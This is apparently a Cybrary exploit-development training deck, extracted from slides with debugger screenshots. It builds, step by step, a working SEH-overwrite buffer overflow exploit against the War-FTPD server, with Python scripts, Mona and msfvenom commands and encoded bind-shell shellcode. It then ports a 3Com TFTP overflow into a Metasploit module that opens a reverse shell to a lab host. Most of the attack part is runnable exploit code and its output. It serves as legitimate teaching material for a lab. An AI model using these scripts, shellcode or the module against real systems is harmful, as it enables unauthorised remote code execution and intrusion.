Exploit Skeleton

```
#!/usr/bin/python
import socket
buffer = "A" * 1200
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('172.16.85.163',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

CYBERARY.IT

Free IT Training

Crash

Immunity Debugger - war-ftpd.exe - [CPU - thread 00000DF0, module MSVCRT]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c p k b z r ... s ? From INFILTRATE 2013 Stephen Watt's Keyno

Registers (FPU)

```
EAX 00000041
ECX 00AFFAFC
EDX 00000000
EBX 00F144B4 ASCII "AAAAAAAAAAAAA  cntr Illegal userid. Login
ESP 00AFF85C
EBP 00AFF868
ESI 00AFF8BC
EDI 00AFFAFC
EIP 77C42932 MSVCRT.77C42932
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
I 0 FS 003B 32bit 7FFDE000(FFF)
D 0 GS 0000 NULL
D 0 LastErr ERROR_ALREADY_EXISTS (000000B7)
EFL 00010202 ( NO, NB, NE, A, NS, PO, GE, G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0 0 0 (EQ)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1
```

Address Hex dump UNIC

```
00440000 00 00 00 00 59 4B 43 00 ..'C
00440008 E0 36 40 00 30 37 40 00 ..@
00440010 30 30 42 00 70 30 42 00 'B'B
00440018 60 02 43 00 90 08 43 00 'C'
00440020 E0 10 43 00 20 11 43 00 'C'
00440028 60 11 43 00 E0 11 43 00 'C'
00440030 E0 12 43 00 20 13 43 00 'C'
00440038 40 13 43 00 80 13 43 00 'C'
00440040 00 13 43 00 00 14 43 00 'C'
00440048 40 14 43 00 80 14 43 00 'C'
00440050 C0 14 43 00 00 15 43 00 'C'
00440058 40 15 43 00 80 15 43 00 'C'
00440060 C0 15 43 00 00 16 43 00 'C'
00440068 30 17 43 00 00 00 00 00 'C...'
00440070 00 00 00 00 00 00 00 00 ....
00440078 00 00 00 00 00 00 00 00 ....
00440080 31 30 00 00 00 00 00 00 ...
```

[09:37:12] Access violation when writing to [00B00000] - use Shift+F7/F8/F9 to pass exce Paused

Crash

EIP points to 0x77C3F973, a valid instruction inside *MSVCRT.dll* (No EIP Control)

Access Violation when writing to 0x00B00000

That's writing off the end of the stack (the attack string is so long it cannot fit in the space allocated to the stack)

Writing off the End of the Stack

Immunity Debugger - war-ftp.exe - [CPU - thread 00000DF0, module MSVCRT]

File View Debug Plugins ImmLib Options Window Help Jobs

SecuriTeam Secure Disclosure is looking for

```
77C42332 8802 MOV BYTE PTR DS:[EDX],AL
77C42334 FF01 INC DWORD PTR DS:[ECX]
77C42336 0FBEC0 MOVZX ECX,AL
77C42338 EB0C JMP SHORT MSVCRT.77C42347
77C4233B 0FBEC0 MOVZX ECX,AL
77C4233E 51 PUSH ECX
77C4233F 50 PUSH EAX
77C42340 E8 18C9FFFF CALL MSVCRT._f_lbuf
77C42345 59 POP ECX
77C42346 59 POP ECX
77C42347 83F8 FF CMP EAX,-1
77C42349 75 09 JNZ SHORT MSVCRT.77C4234F
77C4234A 0906 OR DWORD PTR DS:[ESI],EAX
77C4234E C3 RETN
77C4234F FF06 INC DWORD PTR DS:[ESI]
77C42351 C3 RETN
77C42352 CC INT3
77C42353 CC INT3
77C42354 CC INT3
```

Registers (FPU)

```
EAX 00000041
ECX 00AFFFAC
EDX 00B00000
EBX 00F144B4 ASCII "AAAAAAAAAA"
ESP 00AFFF8C
EBP 00AFFF88
ESI 00AFFF8C
EDI 00AFFFAC
EIP 77C42332 MSVCRT.77C42332
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
H 0 SS 0023 32bit 0(FFFFFFFF)
S 0 DS 0023 32bit 0(FFFFFFFF)
4 0 FS 003E 32bit 7FFDE000(FF
T 0 GS 0000 NULL
D 0
I 0
R 0
```

Address	Hex	dump	UNIC
00440000	00 00 00 00 59 48 43 00	...	*C
00440008	F0 26 40 00 30 37 40 00	...	*e@
00440010	30 30 42 00 70 30 42 00	...	*B
00440018	60 02 43 00 90 08 43 00	...	*C
00440020	E0 10 43 00 20 11 43 00	...	*C
00440028	60 11 43 00 E0 11 43 00	...	*C
00440030	F0 12 43 00 20 13 43 00	...	*C
00440038	40 13 43 00 80 13 43 00	...	*C
00440040	C0 13 43 00 00 14 43 00	...	*C
00440048	40 14 43 00 80 14 43 00	...	*C
00440050	C0 14 43 00 00 15 43 00	...	*C
00440058	40 15 43 00 80 15 43 00	...	*C
00440060	C0 15 43 00 00 16 43 00	...	*C
00440068	30 17 43 00 00 00 00 00	...	*C...
00440070	00 00 00 00 00 00 00 00	...	*C
00440078	00 00 00 00 00 00 00 00	...	*C
00440080	31 30 00 00 00 00 00 00	...	*C
00440088	5C 53 74 61 74 52 65 70	...	*C
00440090	6F 72 74 2E 74 78 74 00	...	*t
00440098	2E 73 72 70 00 00 00 00	...	*C
004400A0	55 73 65 72 73 20 74 6F	...	*C
004400A8	20 65 78 63 6C 75 64 65	...	*C
004400B0	00 00 00 00 4F 75 74 70	...	*C
004400B8	75 74 20 50 61 74 68 00	...	*h
004400C0	4E 75 8D 62 65 72 20 6F	...	*C
004400C8	68 20 75 73 65 72 73 00	...	*s
004400D0	48 69 73 74 6F 72 73 00	...	*g
004400D8	55 70 6C 6F 61 64 20 46	...	*y
004400E0	69 6C 65 73 00 00 00 00	...	*C
004400E8	55 70 6C 6F 61 64 20 42	...	*C
004400F0	79 74 65 73 00 00 00 00	...	*C
004400F8	44 6F 77 6E 6C 6F 61 64	...	*C
00440100	20 46 69 6C 65 73 00 00	...	*C

[09:37:12] Access violation when writing to [00B00000] - use Shift+F7/F8/F9 to pass exce Paused

Control of the SEH Chain

Before writing this exploit off, go to View -> SEH Chain

The first entry in the SEH chain is overwritten by our A's as the NSEH entry

If we pass the exception (Shift+F9) we get an access violation while executing 41414141 (EIP control)

Control of the SEH Chain

The screenshot displays the Immunity Debugger interface for the process 'war-ftpd.exe'. The CPU window shows assembly instructions for thread 00000DF0 in the MSVCRT module. The registers window shows the current state of the CPU registers, with EIP pointing to 77C42332. A pop-up window titled 'SEH chain of thread 000...' is open, showing the SEH chain entries for the thread. The SEH chain contains two entries: one at address 00AFFD94 with handler 41414141, and another at address 41414141 with handler *** CORRUPT ENTRY ***. The hex dump window shows the memory dump at address 00440000, with the SEH chain entries visible at addresses 00440058 and 00440060.

Executable modules

Call stack of thread 00000DF0

CPU - thread 00000DF0, module MSVCRT

```
77C42332 8802 MOV BYTE PTR DS:[EDX],AL
77C42334 FF01 INC DWORD PTR DS:[ECX]
77C42336 0FB6C0 MOVZX EAX,AL
77C42339 EB 0C JMP SHORT MSVCRT.77C42347
77C4233B 0FB6C0 MOVZX EAX,AL
77C4233E 51 PUSH EAX
77C4233F 50 PUSH EAX
77C42340 E8 18C9FFFF CALL MSVCRT._flsbuf
77C42345 59 POP ECX
77C42346 59 POP ECX
77C42347 83F8 FF CMP EAX,-1
77C4234A 75 03 JNZ SHORT MSVCRT.77C4234F
77C4234C 0906 OR DWORD PTR DS:[ESI],EAX
77C4234E C3 RETN
77C42351 FF06 INC DWORD PTR DS:[ESI]
77C42352 C3 RETN
77C42353 CC
77C42354 CC
77C42355 CC
77C42356 CC
77C42357 8BFF
77C42359 55
77C4235B 8BEC
```

Registers (FPU)

```
EAX 00000041
ECX 00AFFAFC
EDX 00B00000
EBX 00F144B4 ASCII "AAAAAAAAAAAAA cntr Illegal use
ESP 00AFF85C
EBP 00AFF868
ESI 00AFF8BC
EDI 00AFFAFC
EIP 77C42332 MSVCRT.77C42332
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0
I 0 LastErr ERROR_ALREADY_EXISTS (000000B7)
EFL 00010202 (NO, NB, NE, A, NS, PO, GE, G)
ST0 empty
ST1 empty
ST2 empty
```

SEH chain of thread 000...

Address	SE handler
00AFFD94	41414141
41414141	*** CORRUPT ENTRY ***

Address Hex dump

```
00440000 00 00 00 00 59
00440008 F0 36 40 00 30
00440010 30 30 42 00 70
00440018 60 02 43 00 90
00440020 F0 10 43 00 20
00440028 60 11 43 00 F0
00440030 F0 12 43 00 20
00440038 40 13 43 00 80
00440040 C0 13 43 00 00
00440048 40 14 43 00 80
00440050 C0 14 43 00 00 15 43 00 *C'C
00440058 40 15 43 00 80 15 43 00 *C'C
00440060 C0 15 43 00 00 16 43 00 *C'C
00440068 30 17 43 00 00 00 00 00 *C.
00440070 00 00 00 00 00 00 00 00 ...
00440078 00 00 00 00 00 00 00 00 ...
00440080 31 30 00 00 00 00 00 00 ...
00440088 50 53 74 51 74 52 55 70 ...
00440090 6F 72 74 2E 74 78 74 00 **t
00440098 6F 73 72 70 00 00 00 00 ...
004400A0 55 73 65 72 73 20 74 6F ...
```

Pop Python Shell **Paused**

Mona Pattern_Create

As we did previously use Mona.py to create a 1200 byte pattern.

This time we want to know where in the attack string the SEH overwrite is.

```
!mona pattern_create 1200
```

CYBERARY.IT

Free IT Training

Mona Findmsp

Mona.py's findmsp function also inspects the SEH chain.

[+] Examining SEH chain

SEH record (nseh field) at 0x00affd94
overwritten with normal pattern : 0x30744139
(offset 569), followed by 612 bytes of cyclic data
after the handler

Mona Findmsp

Remember that SEH entries are 8 bytes long (4 bytes NSEH + 4 bytes SEH handler)

Offset is 569

612 bytes of the pattern after the SEH entry.
Plenty of space for shellcode.

EXDARRY.IT

Free IT Training

Verifying Offsets

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buffer = "A" * 569 + "B" * 4 + "C" * 4 + "D" * 623
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Verifying Offsets

The screenshot shows the Immunity Debugger interface for the process 'war-ftpd.exe'. The CPU window for thread 0000BB4 displays the following registers:

Register	Value
EAX	00000000
ECX	43434343
EDX	7C9032BC ntdll.7C9032BC
EBX	00000000
ESP	00AFF48C
EBP	00AFF44C
ESI	00000000
EDI	00000000
EIP	43434343

The registers window also shows segment registers (CS, SS, DS, FS, GS) and control flags (C, P, A, Z, S, O, D, I).

The CPU window also displays a memory dump with the following columns: Address, Hex dump, and UNIC. The dump shows a sequence of bytes starting from 00440000, with a notable jump at 00AFF48C to 00AFF490.

Address	Hex dump	UNIC
00440000	00 00 00 00 59 4B 43 00	*C
00440008	E0 36 40 00 30 37 40 00	*B
00440010	30 30 42 00 20 30 42 00	*B
00440018	E0 02 43 00 20 08 43 00	*C
00440020	E0 10 43 00 20 11 43 00	*C
00440028	E0 11 43 00 F0 11 43 00	*C
00440030	E0 12 43 00 20 13 43 00	*C
00440038	40 13 43 00 20 13 43 00	*C
00440040	C0 13 43 00 00 14 43 00	*C
00440048	40 14 43 00 20 14 43 00	*C
00440050	C0 14 43 00 00 15 43 00	*C
00440058	40 15 43 00 20 15 43 00	*C
00440060	C0 15 43 00 00 16 43 00	*C
00440068	30 17 43 00 00 00 00 00	*C
00440070	00 00 00 00 00 00 00 00	*C
00440078	00 00 00 00 00 00 00 00	*C
00440080	31 30 00 00 00 00 00 00	*C
00440088	5C 53 74 61 74 52 65 70	*t
00440090	6F 72 74 2E 74 78 74 00	*t
00440098	2E 73 72 70 00 00 00 00	*t
004400A0	55 73 65 72 73 20 74 6F	*t
004400A8	20 65 78 63 6C 75 64 65	*t
004400B0	00 00 00 00 4F 75 74 70	*t
004400B8	75 74 20 59 61 74 78 00	*h
004400C0	4E 75 6D 63 65 72 20 6F	*t
004400C8	65 20 75 73 65 73 72 00	*t

The bottom status bar shows the message: [19:26:58] Access violation when executing [43434343] - use Shift+F7/F8/F9 to pass except. The debugger is in a Paused state.

How do we get to Shellcode?

Passing the exception zeros out a lot of the registers

ESP moves into the context of SEH

No registers pointing to any of our attack string

How do we execute shellcode?

CYBBARY.IT

Free IT Training

Pop/Pop/Ret

Though none of the registers point to the shellcode, $ESP+8$ allows points to NSEH

We need some way to burn 8 bytes off the stack and then load NSEH

This is typically called POP/POP/RET but logical equivalents will work as well (add esp, 8 ret etc.)

SafeSEH

SafeSEH is an anti-exploitation method.

Modules compiled with SafeSEH have a list of valid SEH records. If we overwrite one and try to execute it, SafeSEH will terminate the program.

Can be bypassed by using a Pop/Pop/Ret from a non SafeSEH module (maybe the program itself) or outside of a loaded module (ie the heap)

Mona SEH

Mona.py can look for POP/POP/RET and equivalents.

```
!mona seh -cpb '\x00\x40\x0a\x0d'
```

Automatically removes pointers from SafeSEH compiled modules (only the program and its modules are left)

Mona SEH

We'll choose the first entry in C:\logs\war-
ftpd\seh.txt

```
0x5f4580ca : pop ebx # pop ebp # ret 0x04 |  
{PAGE_EXECUTE_READ} [MFC42.DLL] ASLR: False,  
Rebase: False, SafeSEH: False, OS: False, v4.2.6256  
(C:\Documents and  
Settings\georgia\Desktop\WarFTP\MFC42.DLL)
```

Replace the C's with this address in little endian
(also set a breakpoint)

Exploit with Pop/Pop/Ret

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buffer = "A" * 569 + "B" * 4 + "\xCA\x80\x45\x5F" + "D" * 623
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```


Redirecting Execution to NSEH

Use Shift+F9 to pass the exception and hit the breakpoint

Use F7 to step through the Pop/Pop/Ret

Watch the stack as you step through the instructions. We end up redirected to NSEH.

Redirecting Execution to NSEH

The screenshot displays the Immunity Debugger interface for the process `war-ftp.d.exe`. The main window shows assembly code for thread `00000ED0`. The assembly list includes instructions such as `INC EDX` and `RET 4580`. The registers window shows the state of various registers, with `EIP` at `00AFFD94`. The hex dump window shows memory addresses from `00440000` to `00440050`, with comments indicating return points to various `ntdll` addresses.

Assembly List:

Address	Disassembly	Comment
00AFFD94	42	INC EDX ntdll.7C9032BC
00AFFD95	42	INC EDX
00AFFD96	42	INC EDX
00AFFD97	42	INC EDX
00AFFD98	CA 8045	RET 4580 Far return
00AFFD9B	5F	POP EDI
00AFFD9C	44	INC ESP
00AFFD9D	44	INC ESP
00AFFD9E	44	INC ESP
00AFFD9F	44	INC ESP
00AFFDA0	44	INC ESP
00AFFDA1	44	INC ESP
00AFFDA2	44	INC ESP
00AFFDA3	44	INC ESP
00AFFDA4	44	INC ESP
00AFFDA5	44	INC ESP
00AFFDA6	44	INC ESP
00AFFDA7	44	INC ESP
00AFFDA8	44	INC ESP

Registers (FPU):

Register	Value
EAX	00000000
ECX	5F4580CA MFC42.5F4580CA
EDX	7C9032BC ntdll.7C9032BC
EBX	7C9032B8 ntdll.7C9032B8
ESP	00AFF49C
EBP	00AFF574
ESI	00000000
EDI	00000000
EIP	00AFFD94

Hex Dump:

Address	Hex dump	UNICODE	Comment
00440000	00 00 00 00 59 48 43 00	..*C	
00440008	F0 36 40 00 30 37 40 00	@%C	
00440010	30 30 42 00 70 30 42 00	@%C	
00440018	60 02 43 00 90 08 43 00	*C	
00440020	F0 10 43 00 20 11 43 00	*C	
00440028	60 11 43 00 E0 11 43 00	*C	
00440030	F0 12 43 00 20 13 43 00	*C	
00440038	40 13 43 00 80 13 43 00	*C	
00440040	C0 13 43 00 00 14 43 00	*C	
00440048	40 14 43 00 80 14 43 00	*C	
00440050	C0 14 43 00 00 15 43 00	*C	
00440058	40 15 43 00 80 15 43 00	*C	
00440060	C0 15 43 00 00 16 43 00	*C	
00440068	30 17 43 00 00 00 00 00	*C	
00440070	00 00 00 00 00 00 00 00	
00440078	00 00 00 00 00 00 00 00	
00440080	31 30 00 00 00 00 00 00	
00440088	5C 53 74 61 74 52 65 70	
00440090	6F 72 74 2E 74 78 74 00t	
00440098	2E 73 72 70 00 00 00 00	
004400A0	55 73 65 72 73 20 74 6F	
004400A8	20 65 78 63 6C 75 64 65	
004400B0	00 00 00 00 4F 75 74 70	
004400B8	75 74 20 50 61 74 68 00	
004400C0	4E 75 60 62 65 72 20 6F	
004400C8	56 20 73 65 72 73 00	

Call stack of thread 00000ED0:

Address	Disassembly	Comment
00AFF490	00AFFD94	0>: Pointer to next SEH record
00AFF494	7C9032BC	2>: SE handler
00AFF498	00AFFD94	3>:
00AFF49C	00AFF55C	4>:
00AFF4A0	7C90327A	5>: RETURN to ntdll.7C90327A from ntdll.7C903282
00AFF4A4	00AFF574	6>:
00AFF4A8	00AFFD94	7>:
00AFF4AC	00AFF590	8>:
00AFF4B0	00AFF548	9>:
00AFF4B4	5F4580CA	10>: MFC42.5F4580CA
00AFF4B8	00AFFAFC	11>:
00AFF4BC	00AFF574	12>:
00AFF4C0	00AFFD94	13>:
00AFF4C4	7C9299EF	14>: RETURN to ntdll.7C9299EF from ntdll.7C903247
00AFF4C8	00AFF574	15>:
00AFF4CC	00AFFD94	16>:
00AFF4D0	00AFF590	17>:
00AFF4D4	00AFF548	18>:
00AFF4D8	5F4580CA	19>: MFC42.5F4580CA
00AFF4DC	00AFFAFC	20>:
00AFF4E0	00AFF574	21>:
00AFF4E4	00AFFD94	22>:
00AFF4E8	5F4580CA	23>: MFC42.5F4580CA
00AFF4EC	00AFFAFC	24>:
00AFF4F0	00AFF574	25>:
00AFF4F4	00AFF59C	26>:
00AFF4F8	00AFF578	27>:
00AFF4FC	7C96D160	28>: RETURN to ntdll.7C96D160 from ntdll.RtlLeaveCriticalSection
00AFF500	00A06E08	29>:
00AFF504	7C96D144	30>: RETURN to ntdll.7C96D144 from ntdll.7C90E8E6

BP: 0x5F4580CA

Status: Paused

Getting More Space

We now have redirected execution to part of our attack string (NSEH) but it is only 4 bytes long.

From Mona findmsp we know we have 612 bytes after SEH (which is already filled with the POP/POP/RET

Is there some way we can bypass SEH in 4 bytes and get to our additional space for shellcode.

Short Jump

`\xeb <length to jump>` allows us to jump a certain distance in 2 bytes

Use Metasm to get the opcodes for jumping from NSEH to past SEH

```
metasm > jmp $+8
```

```
"\xeb\x06"
```

Pad the string with two more bytes to fill NSEH

CYBRARY.IT

Free IT Training

Exploit with Short Jump

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buffer = "A" * 569 + "\xeb\x06\x41\x41" + "\xCA\x80\x45\x5F" + "D" * 623
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

CYBRARY.IT

Free IT Training

Taking the Short Jump

Step through the Pop/Pop/Ret again and take the short jump.

This sends us over the padding and the SEH entry to our longer attack string with space for our shellcode.

CYBRARY.IT

Free IT Training

Taking the Short Jump

The screenshot displays the Immunity Debugger interface for the process 'war-ftp.exe'. The CPU window shows assembly code for thread 00000E6C, with the instruction at address 00AFFD9C highlighted: `JMP SHORT 00AFFD9C`. The registers window shows the EIP register at 00AFFD9C. The memory dump window shows the current instruction pointer (EIP) at 00AFF49C, which points to the instruction `JMP SHORT 00AFFD9C` in the memory dump.

Assembly Code:

```
00AFFD94 EB 06 JMP SHORT 00AFFD9C
00AFFD96 42 INC EDX
00AFFD97 42 INC EDX
00AFFD98 CA 8045 RETF 4530
00AFFD99 5F POP EDI
00AFFD9A 44 INC ESP
00AFFD9B 44 INC ESP
00AFFD9C 44 INC ESP
00AFFD9D 44 INC ESP
00AFFD9E 44 INC ESP
00AFFD9F 44 INC ESP
00AFFDA0 44 INC ESP
00AFFDA1 44 INC ESP
00AFFDA2 44 INC ESP
00AFFDA3 44 INC ESP
00AFFDA4 44 INC ESP
00AFFDA5 44 INC ESP
00AFFDA6 44 INC ESP
00AFFDA7 44 INC ESP
00AFFDA8 44 INC ESP
00AFFDA9 44 INC ESP
```

Registers (FPU):

```
EAX 00000000
ECX 5F4580CA MFC42.5F4580CA
EDX 7C9032BC ntdll.7C9032BC
EBX 7C9032A8 ntdll.7C9032A8
ESP 00AFF49C
EBP 00AFF574
ESI 00000000
EDI 00000000
EIP 00AFFD9C
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_ALREADY_EXISTS (00000007)
```

Memory Dump:

Address	Hex dump	UNIC
00440000	00 00 00 00 59 48 43 00	...
00440008	F0 36 40 00 30 37 40 00	...
00440010	30 30 42 00 20 30 42 00	...
00440018	60 02 43 00 20 08 43 00	...
00440020	F0 10 43 00 20 11 43 00	...
00440028	60 11 43 00 20 11 43 00	...
00440030	F0 12 43 00 20 13 43 00	...
00440038	40 13 43 00 30 13 43 00	...
00440040	C0 13 43 00 00 14 43 00	...
00440048	40 14 43 00 30 14 43 00	...
00440050	C0 14 43 00 00 15 43 00	...
00440058	40 15 43 00 30 15 43 00	...
00440060	C0 15 43 00 00 16 43 00	...
00440068	30 17 43 00 00 00 00 00	...
00440070	00 00 00 00 00 00 00 00	...
00440078	00 00 00 00 00 00 00 00	...
00440080	31 30 00 00 00 00 00 00	...
00440088	5C 53 74 61 74 52 65 70	...
00440090	6F 72 74 2E 74 78 74 00	...
00440098	2E 73 72 79 00 00 00 00	...
004400A0	55 73 65 72 78 20 74 6F	...
004400B0	20 65 78 63 60 75 64 55	...
004400C0	00 00 00 00 4F 75 74 79	...
004400D0	75 74 20 50 61 74 68 00	...
004400E0	4E 75 60 62 65 72 20 6F	...
004400F0	66 20 75 73 65 72 73 00	...

Call Stack:

```
00AFF49C 00AFF548 HI>>
00AFF4A0 00AFFD94 02>> Pointer to next SEH record
00AFF4A4 7C9032BC 42E! SE handler
00AFF4A8 00AFFD94 02>>
00AFF4AC 00AFF55C \>>
00AFF4B0 7C90327A z2E! RETURN to ntdll.7C90327A from ntdll.7C903282
00AFF4B4 00AFF574 tJ>>
00AFF4B8 00AFFD94 02>>
00AFF4BC 00AFF590 E!>>
00AFF4C0 00AFF548 HI>>
00AFF4C4 5F4580CA *CE MFC42.5F4580CA
00AFF4C8 00AFFAFC *>>
00AFF4CC 00AFF574 tJ>>
00AFF4D0 00AFFD94 02>>
00AFF4D4 7C92A9EF n!E! RETURN to ntdll.7C92A9EF from ntdll.7C903247
00AFF4D8 00AFF574 tJ>>
00AFF4DC 00AFFD94 02>>
00AFF4E0 00AFF590 E!>>
00AFF4E4 00AFF548 HI>>
00AFF4E8 5F4580CA *CE MFC42.5F4580CA
00AFF4EC 00AFFAFC *>>
00AFF4F0 00AFF574 tJ>>
00AFF4F4 00AFF58C *>>
00AFF4F8 00AFF578 \>>
00AFF4FC 7C96D160 *Tu! RETURN to ntdll.7C96D160 from ntdll.RtlLeaveCriticalSection
00AFF500 00A0603 *+E!
00AFF504 7C96D144 *Tu! RETURN to ntdll.7C96D144 from ntdll.7C90E8E6
```

Registers: bp 0x5F4580CA

Status: Paused

Adding a Payload

```
msfvenom -p windows/shell_bind_tcp -s 612 -b  
'\x00\x40\x0a\x0d'
```

Anything longer than 612 will not be written to the stack.

Don't need to worry about moving ESP with SEH overwrites

Need to pad the exploit so the exception (writing off the stack) still occurs

CYBERPAXIT

Free IT Training

Finished Exploit

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buf = ("\xdb\xdb\xb8\xbe\x90\xc5\x8f\xd9\x74\x24\xf4\x5b\x33\xc9" +
...
"\x43\x0b\xcd\xe3\xc9\x3a\x46\xaa\x98\x7e\x0b\x4d\x77\xbc" +
"\x32\xce\x7d\x3d\xc1\xce\xf4\x38\x8d\x48\xe5\x30\x9e\x3c" +
"\x09\xe6\x9f\x14")
buffer = "A" * 569 + "\xeb\x06\x41\x41" + "\xCA\x80\x45\x5F" + buf + "D" * 255
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

CYBRARY.IT

Free IT Training

Metasploit Modules

Written in Ruby

Has a strong core we can pull from to do the heavy lifting

Module tree in Kali: `/usr/share/metasploit-framework/modules`

CYBERARY.IT

Free IT Training

Porting an Exploit to Metasploit

Let's take our 3com TFTP module we wrote in Module 4 and port it to a Metasploit module

Start with another TFTP module as a base and edit it.

Windows TFTP modules are at:
`/usr/share/metasploit-framework/modules/exploits/windows/tftp`

3com Python Exploit

```
#!/usr/bin/python
import socket
shellcode = ("\xb8\x62\x7f\xb2\xc3\xd9\xd0\xd9\x74\x24\xf4\x5d\x2b\xc9" +
...
"\xb1\x56\x83\xc5\x04\x31\x45\x0f\x03\x45\x6d\x9d\x47\x3f" +
"\x27\x9a\x24\x2b\xdc\x82\x4d\x2e\x98\x04\xbe\x42\xb1\xe0" +
"\xc0\xf1\xb2\x20")
buffer = shellcode + "A" * 105 + "\xD3\x31xC1\x77"
packet = "\x00\x02" + "Georgia" + "\x00" + buffer + "\x00"
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(packet,('10.0.0.58',69))
response = s.recvfrom(2048)
print response
```

LIBRARY.IT

Free IT training

Copying a Base Module

Metasploit also pulls modules from root/.msf4/modules

Copy a similar module over as a base

```
root@kali:~/Desktop# cd /root/.msf4/modules
```

```
root@kali:~/msf4/modules# mkdir exploits
```

```
root@kali:~/msf4/modules# cd exploits/
```

```
root@kali:~/msf4/modules/exploits# cp /usr/share/metasploit-  
framework/modules/exploits/windows/tftp/futuresoft_transfermode.  
rb .
```

```
root@kali:~/msf4/modules/exploits# mv futuresoft_transfermode.rb  
my3com.rb
```

Included Mixins

```
include Msf::Exploit::Remote::Udp
```

```
include Msf::Exploit::Remote::Seh
```

We will need UDP but not Seh as our 3com exploit is a saved return pointer overwrite

CYBRARY.IT

Free IT Training

Initialize Function

Information about the module

Author, description, CVE numbers, etc.

Payload information

Target information

Etc.

CYBRARY.IT

Free IT Training

Payload Information

```
'Payload' =>  
{  
'Space' => 350,  
'BadChars' => "\\x00",  
'StackAdjustment' => -3500,  
},
```

CYBRARY.IT

Free IT Training

Payload Information

Space = space for payload. Will be 473 in our case

BadChars = bad characters will be '\x00' for us

StackAdjustment = -3500 adds room on the stack

CYBRARY.IT

Free IT Training

Target Information

'Targets' =>

```
[  
['Windows 2000 Pro English ALL', { 'Ret' => 0x75022ac4 } ],  
# ws2help.dll  
['Windows XP Pro SP0/SP1 English', { 'Ret' =>  
0x71aa32ad } ], # ws2help.dll  
['Windows NT SP5/SP6a English', { 'Ret' => 0x776a1799 } ],  
# ws2help.dll  
['Windows 2003 Server English', { 'Ret' => 0x7ffc0638 } ], #  
PEB return  
],
```

CYBRARY.IT

Free IT Training

Target Information

Return Addresses for different targets

We only have XP SP3 English as 0x77C131D3.
Don't need to make it little endian.

Would try to get as many targets as possible if
we were submitting it.

CYDRARY.IT

Free IT Training

Exploit Function

Builds the exploit string and sends it

Sets up a handler for the chosen payload

Since this module uses SEH we will look at another module for our base here

CYBRARY.IT

Free IT Training

Exploit Function

```
def exploit
connect_udp
print_status("Trying target #{target.name}...")
sploit = "\x00\x01" + rand_text_english(14, payload_badchars) + "\x00"
sploit += rand_text_english(167, payload_badchars)
seh = generate_seh_payload(target.ret)
sploit[157, seh.length] = seh
sploit += "\x00"
udp_sock.put(sploit)
handler
disconnect_udp
end
end
```

CYBRARY.IT

Free IT Training

A Similar Attack String

From a saved return pointer overwrite:

```
exploit/windows/tftp/tftpd32_long_filename.rb
```

```
sploit = "\x00\x01" + rand_text_english(120,  
payload_badchars) + "." +  
rand_text_english(135, payload_badchars) +  
[target.ret].pack('V') + payload.encoded + "\x00"
```

Our Attack String

```
sploit = "\x00\x02" + rand_text_english(7,  
payload_badchars) + "\x00"  
sploit += payload.encoded + [target.ret].pack('V') +  
"\x00"
```

Payload automatically fills out the 473 characters

.pack('V') takes care of little endian

rand_text_english helps avoid IDS signatures

CYBRARY.IT

Free IT Training

Default Target

We also want to add

'DefaultTarget' => 0,

Under privileged option in initialize function.

That keeps the user from having to choose a target

CYBRARY.IT

Free IT Training

Msfconsole

Loads Metasploit modules including ours in
.msf4/modules

```
root@kali:~/msf4/modules/exploits#  
msfconsole
```

```
msf>use my3com
```

CYBRARY.IT

Free IT Training

Setting up the Module

```
msf exploit(my3com) > show options
```

```
Module options (exploit/my3com):
```

Name	Current Setting	Required	Description
RHOST	yes	yes	The target address
RPORT	69	yes	The target port

```
Exploit target:
```

Id	Name
0	Windows XP SP3 English

```
msf exploit(my3com) > set rhost 10.0.0.58
```

```
rhost => 10.0.0.58
```

```
msf exploit(my3com) > show payloads
```

```
...
```

Running the Module

```
msf exploit(my3com) > set lhost 10.0.0.51
```

```
lhost => 10.0.0.51
```

```
msf exploit(my3com) > exploit
```

```
[*] Started reverse handler on 10.0.0.51:4444
```

```
[*] Trying target Windows XP SP3 English...
```

```
[*] Sending stage (769024 bytes) to 10.0.0.58
```

```
